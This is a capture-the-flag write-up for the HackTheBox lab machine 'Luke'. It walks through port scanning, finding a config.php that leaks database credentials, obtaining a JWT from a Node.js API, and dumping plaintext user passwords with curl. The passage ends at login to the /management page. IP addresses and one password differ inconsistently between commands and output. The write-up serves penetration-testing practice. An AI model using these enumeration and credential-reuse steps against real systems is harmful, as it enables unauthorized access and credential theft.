Luke (10.10.10.137)

Luke is a FreeBSD Operating System.

Scanning

As Usual, we start with a NMAP scan to check for open ports for the Box.

```
nmap -sS -p- -T4 -oN initial-NMAP.txt 10.10.10.134
```

We find out the following ports to be open.

```
21 (ftp),
22 (ssh),
80 (http),
3000 (ppp),
8000 (http-alt)
```

So we perform a deeper scan on just the open ports.

```
nmap -A -p21,22,80,3000,8000 -T4 -oN final-NMAP.txt 10.10.10.134
```

```
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3+ (ext.1)
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x 2 0 0 512 Apr 14 12:35 webapp
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 10.10.14.197
| Logged in as ftp
| TYPE: ASCII
| No session upload bandwidth limit
| No session download bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 1
| vsFTPd 3.0.3+ (ext.1) - secure, fast, stable
|_End of status
22/tcp open ssh?
80/tcp open http Apache httpd 2.4.38 ((FreeBSD) PHP/7.3.3)
```


```
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.38 (FreeBSD) PHP/7.3.3
|_http-title: Luke
3000/tcp open http Node.js Express framework
|_http-title: Site doesn't have a title (application/json;
charset=utf-8).
4000/tcp closed remoteanything
```

By looking at the final scan, 2 things pop out.

1. Anonymous FTP login is Allowed.
2. Apache server version.

Enumeration

Since the port 80 is open, our first approach would be to open the site.



Welcome to Luke LTD

A landing page template freshly redesigned for Bootstrap 4

About this page


This is the beginning of our website

10.10.10.137

Using Dirbuster, we found out 2 other paths on the web server.

1. /login.php
2. /config.php

And a directory http://10.10.10.137/management/




Please sign in (beta version)

Warning! Incorrect information.

10.10.10.137/login.php

We tried default some default usernames and passwords to try to sign in but found no luck.



```
$dbHost = 'localhost'; $dbUsername = 'root'; $dbPassword = 'Zk6heYCyv6ZE9Xcg'; $db = "login"; $conn = new mysqli($dbHost, $dbUsername,
$dbPassword,$db) or die("Connect failed: %s\n". $conn -> error);
```

10.10.10.137/config.php

```
$dbHost = 'localhost';
$dbUsername = 'root';
$dbPassword = 'Zk6heYCyv6ZE9Xcg';
```

```
$db = "login";
$conn = new mysqli($dbHost, $dbUsername, $dbPassword,$db) or
die("Connect failed: %s\n". $conn -> error);
```

Upon opening /config.php, we are presented with credentials for SQL database.


We try the above creds on the login.php page but sadly, it didn't work.

Since port 3000 is also a HTTP port running node.js framework,

we try opening that.

There are 2 paths in port 3000

1. 10.10.10.134:3000/login
2. 10.10.10.134:3000/users



```
"please auth"
```


We are presented with a JSON saying "please auth".

So we try to do a HTTP authentication using curl.

```
curl http://root:Zk6heYCyv6ZE9Xcg@10.10.10.137:3000/login
```

Doesn't Work.

We then try a Curl XPOST request with the available credentials.



```
root@kali:~/Desktop/HTB/Luke# curl -XPOST http://10.10.10.137:3000/login -d 'username=root&password=Zk6heYCyv6ZE9Xcg'
Forbiddenroot@kali:~/Desktop/HTB/Luke#
root@kali:~/Desktop/HTB/Luke# curl -XPOST http://10.10.10.137:3000/login -d 'username=admin&password=Zk6heYCyv6ZE9Xcg'
{"success":true,"message":"Authentication successful!","token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTY4NTY
0MDIwLCJleHAiOjE1Njg2NTA0MjB9.SCCZOyxjUQ-2gj5uZBL4LtDgkTnh7ky9SGs4ls1TT70"}root@kali:~/Desktop/HTB/Luke#
root@kali:~/Desktop/HTB/Luke# 
```

```
curl -XPOST http://10.10.10.137:3000/login -d
username=root&password=Zk6heYCyv6ZE9Xcg'
curl -XPOST http://10.10.10.137:3000/login -d
username=admin&password=Zk6heYCyv6ZE9Xcg'
```

We are presented with a success Message.

```
{"success":true,"message":"Authentication successful!",
"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwia
WF0IjoxNTY4NTY0MzI2LCJleHAiOjE1Njg2NTA3MjZ9.SkxOwcl7amNj-
9nA54Py9FMoL4CjgAoYj_ttjr4SaR4"}
```

We get a Token which then we try to decrypt to get the message.

For decrypting, we will use base64 and see what comes up.

```
echo -n "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9" | base64 -d
```

This token tells us about General Algorithms Used.

```
echo -n
"eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTY4NTY0MzI2LCJleHAiOjE1Njg2NTA3MjZ9"
| base64 -d
```

This token gives us a user and his creation and expiration date as well as the Data.

```
echo -n "SkxOwcl7amNj-9nA54Py9FMoL4CjgAoYj_ttjr4SaR4" | base64 -d
```

This token gives us a Signature.


NOTE: These tokens might change.

Having known the contents of the token, we try to login to the server with it.

```
curl http://10.10.10.136:3000/ -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNT
Y4NTY0MzI2LCJleHAiOjE1Njg2NTA3MjZ9.SkxOwcl7amNj-
9nA54Py9FMoL4CjgAoYj_ttjr4SaR4'
{"message":"Welcome admin ! "}
```

```
curl http://10.10.10.136:3000/users -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNT
```

```
Y4NTY0MzI2LCJleHAiOjE1Njg2NTA3MjZ9.SkxOwcl7amNj-
9nA54Py9FMoL4CjgAoYj_ttjr4SaR4' | jq
```


Applications
Places
Terminal
Sun 22:21
root@kali: ~/Desktop/HTB/Luke
File Edit View Search Terminal Tabs Help
root@kali: ~/Desktop/HTB
root@kali: ~/Desktop/HTB/Luke
root@kali: ~/Pictures
root@kali: ~/Desktop/HTB/Luke

```
root@kali:~/Desktop/HTB/Luke# curl http://10.10.10.137:3000/ -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFk
bWluIiwiaWF0IjoxNTY4NTY0MzI2LCJleHAiOjE1Njg2NTA3MjZ9.SkxOwcl7amNj-9nA54Py9FMoL4CjgAoYj_ttjr4SaR4' | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    30  100    30    0     0     65      0 --:--:-- --:--:-- --:--:--    65
{
  "message": "Welcome admin ! "
}
root@kali:~/Desktop/HTB/Luke# curl http://10.10.10.137:3000/users -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI
6ImFkbWluIiwiaWF0IjoxNTY4NTY0MzI2LCJleHAiOjE1Njg2NTA3MjZ9.SkxOwcl7amNj-9nA54Py9FMoL4CjgAoYj_ttjr4SaR4' | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   181  100   181    0     0    295      0 --:--:-- --:--:-- --:--:--   295
[
  {
    "ID": "1",
    "name": "Admin",
    "Role": "Superuser"
  },
  {
    "ID": "2",
    "name": "Derry",
    "Role": "Web Admin"
  },
  {
    "ID": "3",
    "name": "Yuri",
    "Role": "Beta Tester"
  },
  {
    "ID": "4",
    "name": "Dory",
    "Role": "Supporter"
  }
]
root@kali:~/Desktop/HTB/Luke# 
```

Now that we have the list of all the users on the web server,


We view Admin using the ID

```
curl http://10.10.10.136:3000/users/1 -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNT
Y4NTY0MzI2LCJleHAiOjE1Njg2NTA3MjZ9.SkxOwcl7amNj-
9nA54Py9FMoL4CjgAoYj_ttjr4SaR4' | jq
```

Doesn't Work, So we try again using the name field.

```
curl http://10.10.10.136:3000/users/Admin -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNT
Y4NTY0MzI2LCJleHAiOjE1Njg2NTA3MjZ9.SkxOwcl7amNj-
9nA54Py9FMoL4CjgAoYj_ttjr4SaR4' | jq
{
  "name":"Admin",
  "password":"WX5b7)>/rp$u)FW"
}
```


Similarly, We get passwords for all the users.



```
root@kali:~/Desktop/HTB/Luke# curl http://10.10.10.137:3000/users/Admin -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2Vyb
mFtZSI6ImFkbWluIiwiaWF0IjoxNTY4NTY0MzI2LCJleHAiOjE1Njg2NTA3MjZ9.SkxOwcl7amNj-9nA54Py9FMoL4CjgAoYj_ttjr4SaR4' | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    45  100    45    0     0     66      0 --:--:-- --:--:-- --:--:--    66
{
  "name": "Admin",
  "password": "WX5b7)>/rp$U)FW"
}
root@kali:~/Desktop/HTB/Luke# curl http://10.10.10.137:3000/users/Derry -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2Vyb
mFtZSI6ImFkbWluIiwiaWF0IjoxNTY4NTY0MzI2LCJleHAiOjE1Njg2NTA3MjZ9.SkxOwcl7amNj-9nA54Py9FMoL4CjgAoYj_ttjr4SaR4' | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    46  100    46    0     0     58      0 --:--:-- --:--:-- --:--:--    58
{
  "name": "Derry",
  "password": "rZ86wwLvx7jUxtch"
}
root@kali:~/Desktop/HTB/Luke# curl http://10.10.10.137:3000/users/Yuri -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2Vybm
FtZSI6ImFkbWluIiwiaWF0IjoxNTY4NTY0MzI2LCJleHAiOjE1Njg2NTA3MjZ9.SkxOwcl7amNj-9nA54Py9FMoL4CjgAoYj_ttjr4SaR4' | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    41  100    41    0     0     54      0 --:--:-- --:--:-- --:--:--    54
{
  "name": "Yuri",
  "password": "bet@tester87"
}
root@kali:~/Desktop/HTB/Luke# curl http://10.10.10.137:3000/users/Dory -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2Vybm
FtZSI6ImFkbWluIiwiaWF0IjoxNTY4NTY0MzI2LCJleHAiOjE1Njg2NTA3MjZ9.SkxOwcl7amNj-9nA54Py9FMoL4CjgAoYj_ttjr4SaR4' | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    44  100    44    0     0     69      0 --:--:-- --:--:-- --:--:--    69
{
  "name": "Dory",
  "password": "5y:!xa=ybfe)/QD"
}
```

Upon trying all these usernames and passwords on the login page for port 80, we find out that none of these work there.

So we move on to the last port available i.e. port 8000.




We try all the 4 credentials here.

Unfortunately, Nothing works.

Alas, We have one more directory to explore, which is /management on port 80 of which we completely forgot.

So, we go to http://10.10.10.137/management and we are prompted with a login dialog box.

We try the above 4 credentials here and.... we are in. (With the credentials of Derry)

